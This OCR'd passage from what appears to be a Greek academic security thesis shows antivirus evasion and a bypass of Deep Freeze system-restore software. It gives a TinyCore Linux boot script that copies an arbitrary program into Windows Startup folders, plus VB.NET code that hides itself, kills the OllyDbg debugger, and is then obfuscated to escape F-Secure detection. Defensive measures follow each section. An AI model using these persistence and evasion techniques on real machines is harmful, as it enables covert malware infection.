
ρει κακόβουλα λογισμικά χρησιμοποιώντας αντιικά προγράμματα από 43 διαφορετικές εταιρίες. Όπως μπορείτε να δείτε στην εικόνα 6.5 ο συμβολικός σύνδεσμος εντοπίζεται μόνο από δύο αντιικά προγράμματα. Υποθέτουμε ότι αυτές οι ανιχνεύσεις είναι βασισμένες σε υπογραφές. Αυτό δεν είναι ένα εντυπωσιακό γεγονός γιατί τα αντιικά προγράμματα δεν έχουν ακόμα υπογραφές στις βάσεις δεδομένων τους για τη συγκεκριμένη απειλή.




Εικόνα 6.5: *Αρχικά αποτελέσματα σάρωσης*

Παρ' όλα αυτά δύο από αυτά τα εντοπίζουν αυτό συμβαίνει γιατί έχουν τις ψηφιακές υπογραφές. Μετά από πολλές δοκιμές καταφέραμε να απομονώσουμε τον λόγο της ανίχνευσης. Το ένα εντόπιζε το εικονίδιο της εφαρμογής και το άλλο το αλφαριθμητικό "batch/vbs code" το οποίο περιεχόταν στον συμβολικό σύνδεσμο. Για να δυσκολέψουμε την δουλεία των αντιικών προγραμμάτων πρέπει να κρύψουμε τον κώδικα αλλάζοντάς τον σε vbe (VBscript encoded) . αυτό μπορεί να επιτευχθεί χρησιμοποιώντας έναν κωδικοποιητή/αποκωδικοποιητή vbs [22]. Αφού κωδικοποιήσουμε το αρχείο το τελικό αποτέλεσμα θα είναι ότι βλέπουμε στην εικόνα 6.6.

Όσον αφορά την ανίχνευση του εικονιδίου επεξεργαστήκαμε το εικονίδιο με ένα πρόγραμμα επεξεργασίας εικονιδίων και αλλάξαμε ένα pixel έτσι ώστε να αλλάξει η τιμή κατακερματισμού του εικονιδίου. Μετά από τις παραπάνω αλλαγές τα αποτελέσματα της υπηρεσίας metascan έδειξαν μηδέν ανιχνεύσεις όπως φαίνεται και στην εικόνα 6.7.



Εικόνα 6.6: *Κωδικοποιημένος κακόβουλος συμβολικός σύνδεσμος ανοιγμένος με το πρόγραμμα notepad++*



Εικόνα 6.7: *Αποτελέσματα σάρωσης μετά την κωδικοποίηση*

6.2 Μέτρα προστασίας

Ένας τρόπος να αποφευχθεί αυτή η επίθεση είναι η χρήση ενός application firewall, το οποίο θα είναι κατάλληλα ρυθμισμένο έτσι ώστε να αποτρέπει την μη εξουσιοδοτημένη πρόσβαση στο διαδίκτυο στα προγράμματα του υπολογιστή. Τα application firewalls είναι μια καλή επιλογή όταν είναι ρυθμισμένα σε whitelist mode.

Με λίγα λόγια επιτρέπουν την πρόσβαση στο διαδίκτυο μόνο σε ορισμένα προγράμματα τα οποία του έχουμε ορίσει όπως ο φυλλομετρητής, το πρόγραμμα αλληλογρα-

φίας μας κλπ και αποτρέπουν την πρόσβαση σε όλα τα υπόλοιπα όπως οι κακόβουλοι συμβολικοί σύνδεσμοι. Βέβαια, η πρώτη γραμμή άμυνας παραμένει πάντα η συμπεριφορά του χρήστη. Αν ο χρήστης προσέχει τους ιστοτόπους που επισκέπτεται, τα emails που ανοίγει και τα προγράμματα που εκτελεί τότε τα ποσοστά επιτυχούς μόλυνσης μειώνονται κατακόρυφα.

Μέρος III

Ανάλυση λογισμικών προστασίας

Κεφάλαιο 7

Λογισμικά επαναφοράς συστήματος

Σε αυτό το κεφάλαιο θα αναλύσουμε τι είναι τα λογισμικά επαναφοράς συστήματος και πως λειτουργούν, τους τρόπους προσπέρασης της ασφάλειας που παρέχουν καθώς και τους τρόπους αντιμετώπισης των μειονεκτημάτων τους.

7.1 Που χρησιμεύουν τα λογισμικά επαναφοράς συστήματος;


Σε πολλές ιδιωτικές επιχειρήσεις καθώς και στον εκπαιδευτικό τομέα οι διαχειριστές των πληροφοριακών συστημάτων εγκαθιστούν λογισμικά τα οποία εμποδίζουν οποιαδήποτε περαιτέρω αλλαγή στα συστήματα αυτά. Πιο συγκεκριμένα οποιαδήποτε αλλαγή κάνει κάποιος χρήστης είναι προσωρινή και χάνεται μετά από μία επανεκκίνηση. Με αυτόν τον τρόπο οι διαχειριστές είναι σίγουροι ότι τα συστήματα θα παραμείνουν ως έχουν και κανένας χρήστης δεν θα καταφέρει να εγκαταστήσει ηθελημένα ή μη κακόβουλο λογισμικό μόνιμα.

7.2 Πως ένας επιτιθέμενος τα παρακάμπτει


Το μειονέκτημα αυτών των λογισμικών που κρατούν το λειτουργικό σύστημα και τα αρχεία του “παγωμένα” είναι ότι πρέπει να τρέχουν συνεχώς στο παρασκήνιο για να κρατούν την προστασία ενεργή. Στο παρακάτω παράδειγμα θα παρουσιάσουμε πως ξεπερνιέται ένα γνωστό λογισμικό του είδους αυτού που ονομάζεται deep freeze [23]. Όπως βλέπετε και στην εικόνα 7.1 το deep freeze μετά την εγκατάστασή του προστίθεται στη λίστα των προγραμμάτων που ξεκινάνε αυτόματα με τα windows.

Επίσης όπως βλέπετε στις εικόνες 7.2 και 7.3 δεν μπορεί να τερματιστεί η διεργασία αυθαίρετα από τον χρήστη δια μέσου του πινάκα εργασιών και επίσης μπορεί να προστατευτεί και με κωδικό.

Λαμβάνοντας υπόψη τα παραπάνω φαίνεται ασφαλές να αφήνει κανείς τους χρήστες να χρησιμοποιούν τους υπολογιστές σε δημόσιες βιβλιοθήκες, πανεπιστήμια, ίντερνετ καφέ ανενόχλητοι χωρίς κανέναν άλλο περιορισμό. Παρ’ όλα αυτά κατά τη διάρκεια των δοκιμών μας αποδείχτηκε ότι αυτή η υπόθεση δεν ισχύει. Για να το αποδείξουμε αυτό τροποποιήσαμε μία μικρή διανομή linux, η οποία λέγεται tinycore [24].



Εικόνα 7.1: *Η λίστα των προγραμμάτων που ξεκινάνε μαζί με τον υπολογιστή μας όπως φαίνεται από το πρόγραμμα Revo Uninstaller*



Εικόνα 7.2: *Μία απο της διεργασίες του Deep Freeze όπως φαίνεται από τον πίνακα διεργασιών*

Ο στόχος ήταν να εισάγουμε το κακόβουλο λογισμικό στο λειτουργικό σύστημα όταν το deep freeze δεν θα είναι ενεργό. Με απλά λόγια πρέπει να κάνουμε τον υπολογιστή-θύμα να κάνει boot από ένα usb stick ή CD που κουβαλάει την τροποποιημένη διανομή linux. Αυτή τη διανομή την τροποποιήσαμε έτσι ώστε όταν ξεκινάει να προσαρτεί τον πρώτο εσωτερικό σκληρό δίσκο που βρίσκει στον υπολογιστή και να αντιγράφει σε μια συγκεκριμένη διαδρομή ένα κακόβουλο λογισμικό της επιλογής μας. Αυτό βέβαια δεν θα είχε καμία σημασία αν το κακόβουλο λογισμικό δεν ξεκινούσε αυτόματα με το μολυσμένο λειτουργικό σύστημα. Για αυτό το λόγο γράψαμε ένα script το οποίο αντιγράφει την κακόβουλη εφαρμογή στον φάκελο εκκίνησης του λειτουργικού συστήματος έτσι ώστε η κακόβουλη εφαρμογή να ξεκινάει μαζί όταν ανοίγουμε τον υπολογιστή. Το tiny-


Εικόνα 7.3: *Το deep freeze προστατευμένο με κωδικό πρόσβασης*

core είναι μία από τις πιο μικρές διανομές linux που υπάρχουν στον κόσμο (περίπου 5 mb) και χρειάζεται περίπου 5 δευτερόλεπτα για να ξεκινήσει, όλα αυτά την καθιστούν ιδανική για το σκοπό μας. Παρακάτω παραθέτουμε τον κώδικα που χρειάστηκε για να αυτοματοποιήσουμε όλη τη διαδικασία.

```
su tc -c "tce-load␣-i␣ntfs-3g.tcz"
sudo mkdir /mnt/windows
sudo mount -t ntfs-3g /dev/sda1 /mnt/windows -o "umask=000"
sudo cp "/program.exe" "/mnt/windows/ProgramData/Microsoft/
   Windows/Start␣Menu/Programs/Startup/program.exe"
sudo cp "/program.exe" "/mnt/windows/Documents␣and␣Settings/All␣
   Users/Start␣Menu/Programs/Startup/program.exe"
clear
echo Finish!
sudo poweroff
```

Επειδή η διανομή tinycore δεν μπορεί να προσαρτήσει από μόνη της συστήματα αρχείων NTFS στην πρώτη γραμμή χρησιμοποιώντας την εντολή "tce-load" φορτώνουμε ένα επιπλέον module που θα μας επιτρέψει την προσάρτηση συστημάτων NTFS που έχουν τα Windows. Στη συνέχεια δημιουργούμε έναν κατάλογο "windows" στον οποίο θα προσαρτήσουμε τα αρχεία του λειτουργικού συστήματος των Windows. Στη συνέχεια, προσπαθούμε να αντιγράψουμε το πρόγραμμά μας στον φάκελο εκκίνησης των Windows, αν προσέξετε οι διαδρομές είναι δυο, μια για τα Windows XP και μια για Windows Vista και πάνω. Επειδή δεν μπορούμε να ξέρουμε από πριν ποια έκδοση του λειτουργικού έχει δοκιμάζουμε και τις δύο διαδρομές, η μία θα αποτύχει και η άλλη θα επιτύχει. Τέλος δίνουμε στον υπολογιστή την εντολή να κλείσει και το σύστημα είναι πλέον μολυσμένο.

Στην εικόνα 7.4 βλέπουμε μία επιτυχημένη μόλυνση αφού κάναμε boot με τη τροποποιημένη διανομή και χωρίς να πειράξουμε το deep freeze.



Εικόνα 7.4: *Το πρόγραμμά μας προστέθηκε στη λίστα προγραμμάτων εκκίνησης*

7.3 Μέτρα προστασίας

Όπως αποδείχτηκε και παραπάνω ένα λειτουργικό σύστημα μπορεί να μολυνθεί ακόμα και όταν έχει εγκατεστημένο ένα λογισμικό επαναφοράς συστήματος. Για αυτό το λόγο οι διαχειριστές των υπολογιστών θα πρέπει να κλειδώνουν με κωδικό τις ρυθμίσεις του BIOS και του boot menu έτσι ώστε να αποτραπεί η οποιαδήποτε φόρτωση ενός άλλου λειτουργικού συστήματος που θα μολύνει τον υπολογιστή.

Κεφάλαιο 8

Προγράμματα antivirus

Τα αντιικά προγράμματα είναι φτιαγμένα για να προστατεύουν τους υπολογιστές εντοπίζοντας και αφαιρώντας κακόβουλο λογισμικό. Πολλές φορές πετυχαίνουν τον σκοπό τους, κάποιες άλλες όμως το κακόβουλο λογισμικό περνά απαρατήρητο. Παρακάτω θα αναλύσουμε τον τρόπο με τον οποίο συμβαίνει αυτό.


8.1 Πως λειτουργούν τα προγράμματα antivirus;

Τα αντιικά προγράμματα λειτουργούν χρησιμοποιώντας δύο μεθόδους, όπως αναφέραμε και στο προηγούμενο κεφάλαιο η μία είναι η ανάλυση βάσει υπογραφών, η οποία χρησιμοποιείται και πιο συχνά και η άλλη είναι η ανάλυση βάσει συμπεριφοράς. Η πρώτη μέθοδος σκοπεύει να εντοπίσει το κακόβουλο λογισμικό χωρίς να το εκτελέσει. Αρχικά ψάχνει τα περιεχόμενα του αρχείου προς εξέταση για ύποπτα αλφαριθμητικά. Μετά υπολογίζει χρησιμοποιώντας έναν αλγόριθμο κατακερματισμού, όπως είναι ο MD5 ή ο SHA1, το μοναδικό αλφαριθμητικό ενός ύποπτου αρχείου προς εξέταση. Ύστερα, αναζητά σε μία βάση δεδομένων η οποία περιέχει όλα τα αλφαριθμητικά (υπογραφές) των κακόβουλων λογισμικών που έχουν εντοπιστεί ως σήμερα το αλφαριθμιτικό του ύποπτου αρχείου προς εξέταση. Αν βρεθεί αυτό το αλφαριθμητικό στη βάση δεδομένων τότε το αρχείο μαρκάρεται ως κακόβουλο και μπλοκάρεται ή διαγράφεται, αλλιώς στέλνεται στην εκάστοτε εταιρία του αντιικού προγράμματος για περαιτέρω εξέταση (όχι πάντα). Η δεύτερη μέθοδος δεν υπολογίζει κάποιου είδους αλφαριθμητικό, αντιθέτως αφήνει το ύποπτο αρχείο να εκτελεστεί αλλά παρακολουθώντας τη συμπεριφορά του. Πιο συγκεκριμένα, παρακολουθεί ύποπτες κινήσεις όπως είναι η αυξημένη διαδικτυακή κυκλοφορία, η κατάταξη των ιστοτόπων με τους οποίους επικοινωνεί, η εκκίνηση άλλων εκτελέσιμων αρχείων και η τροποποίηση κλειδιών του μητρώου των Windows. Επίσης, σε περίπτωση που υπάρχει διαδικτυακή επικοινωνία ελέγχει τη διαδικτυακή πόρτα (πόρτα 80 για τις HTTP συνδέσεις, για τις HTTPS συνδέσεις κλπ) μέσω της οποίας στέλνονται τα δεδομένα καθώς και τα περιεχόμενα της μη κρυπτογραφημένης κυκλοφορίας που στέλνονται από το ύποπτο πρόγραμμα για τυχόν αλφαριθμητικά που ταιριάζουν με εντολές ή σύνηθες περιεχόμενο του τερματικού των Windows (αποτελέσματα της εντολής DIR, η επικεφαλίδα που βλέπουμε όταν ξεκινάμε

την γραμμή εντολών κλπ). Επιπρόσθετα, ελέγχει αν το πρόγραμμα παρουσιάζει κάτι οπτικά στην οθόνη του χρήστη ή αν τρέχει εξολοκλήρου στο παρασκήνιο.

8.2 Πως ένας επιτιθέμενος τα παρακάμπτει

Για να παρακάμψουμε την μέθοδο της ανάλυσης που βασίζεται σε υπογραφές θα πρέπει πρώτα να εντοπίσουμε το ακριβές σημείο το οποίο αποτελεί τον λόγο του εντοπισμού. Στην εικόνα 8.1 βλέπουμε το αντιικό πρόγραμμα F-Secure **??** να εντοπίζει ένα μέρος ενός προγράμματος που φτιάξαμε. Πιο συγκεκριμένα, εντοπίζει το όνομα της υπορουτίνας "AntiOllydbg" καθώς και το αλφαριθμητικό "ollydbg" το οποίο περιέχει. Παρόλο που στην πραγματικότητα αυτό το μικρό πρόγραμμα που φτιάξαμε στην γλώσσα VB.NET δεν είναι κακόβουλο το αντιικό πρόγραμμα F-Secure το μαρκάρει σαν κακόβουλο γιατί συνήθως οι συγγραφείς κακόβουλων λογισμικών χρησιμοποιούν τέτοιες υπορουτίνες για να αποφύγουν τον έλεγχο από αναλυτές ασφάλειας. Το πρόγραμμα "Olly Debugger" χρησιμοποιείται στην ανάλυση άλλων προγραμμάτων που έχουν μεταφραστεί σε γλώσσα μηχανής, με λίγα λόγια είναι πολύ χρήσιμο όταν δεν είναι διαθέσιμο ο πηγαίος κώδικας.




Εικόνα 8.1: *Το αντιϊκό πρόγραμμα F-Protect όταν εντοπίζεί το πρόγραμμά μας*

Το παρακάτω πρόγραμμα γραμμένο σε VB.NET εμποδίζει την εκτέλεση του μέσω του ”Olly Debugger”.

```
Public Class Form1

    Sub AntiOllydbg()
        Dim procs As Process() = Process.GetProcesses
        Dim i As Integer
        For i = 0 To procs.Length - 1
            Select Case Strings.LCase(procs(i).ProcessName)
                Case "ollydbg"
                    procs(i).Kill()
                Case Else
            End Select
        Next
    End Sub

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal
       e As System.EventArgs) Handles MyBase.Load
        Me.Hide()
        Me.Opacity = 0
        Me.ShowInTaskbar = False
        Me.WindowState = FormWindowState.Minimized

        AntiOllydbg()
    End Sub
End Class
```

Όπως αναφέραμε και παραπάνω, η ύπαρξη τις υπορουτίνας ”AntiOllydbg” κάνει το πρόγραμμα να εντοπίζεται απο το F-Secure. Αν όμως τροποποιήσουμε τον κώδικα, αλλάξουμε το όνομα της υπορουτίνας και αντικαταστήσουμε το αλφαριθμητικό ”ollydbg” με την αντίστοιχη ακολουθία χαρακτήρων βάση του ASCII Table [25], τότε πλέον το πρόγραμμα δεν θα εντοπίζεται όπως φαίνεται και παρακάτω.

```
Public Class Form1
    Sub check()
        Dim procs As Process() = Process.GetProcesses
        Dim i As Integer
        For i = 0 To procs.Length - 1
            Select Case Strings.LCase(procs(i).ProcessName)
                Case Chr(111) + Chr(108) + Chr(108) + Chr(121) +
                    Chr(100) + Chr(98) + Chr(103)
                    procs(i).Kill()
                Case Else
            End Select
        Next
    End Sub

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal
       e As System.EventArgs) Handles MyBase.Load
        Me.Hide()
        Me.Opacity = 0
        Me.ShowInTaskbar = False
        Me.WindowState = FormWindowState.Minimized

        check()
    End Sub
End Class
```

